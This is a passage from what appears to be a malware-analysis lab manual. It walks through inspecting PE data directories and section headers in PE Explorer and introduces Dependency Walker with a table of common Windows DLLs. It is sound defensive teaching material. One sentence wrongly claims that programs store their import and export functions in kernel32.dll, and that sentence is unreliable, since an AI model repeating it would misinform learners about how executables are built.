
10. Click the **Data Directories** icon () from the menu bar. This will provide you with the **DATA DIRECTORIES** information such as the ability to view and edit the virtual address and size of the chosen directory describing provisions of parts of the code.



11. The trailing array of Data Directories cover pointers to the data in the sections.




12. Click **Section Headers** icon (📄) from the menu bar. This will provide you with the **SECTION HEADERS** information, allowing you to view all sections and information about their location and size.



13. Double click on any section to view the raw content. This will open a mini hex viewer window.

14. Close the hex viewer window after analysis.



15. This is how to analyze a malicious file using PE Explorer. Close all open windows.
16. You can also use other PE extraction tools such as **Portable Executable Scanner (pescan)** (<https://tzworks.net>), **Resource Hacker** (<http://www.angusj.com>), or **PEView** (<https://www.aldeid.com>) to find the Portable Executable (PE) information of a malware executable file.

Task 6: Identify File Dependencies using Dependency Walker

Any software program depends on the various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. Programs store their import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly; this includes the process of registration and location on the machine.

Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all library functions may allow guessing about what the malware program can do. You should know the various DLLs used to load and run a program.

Some of the standard DLLs are:


DLLs	Description of contents
Kernel32.dll	Core functionality such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

The Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.

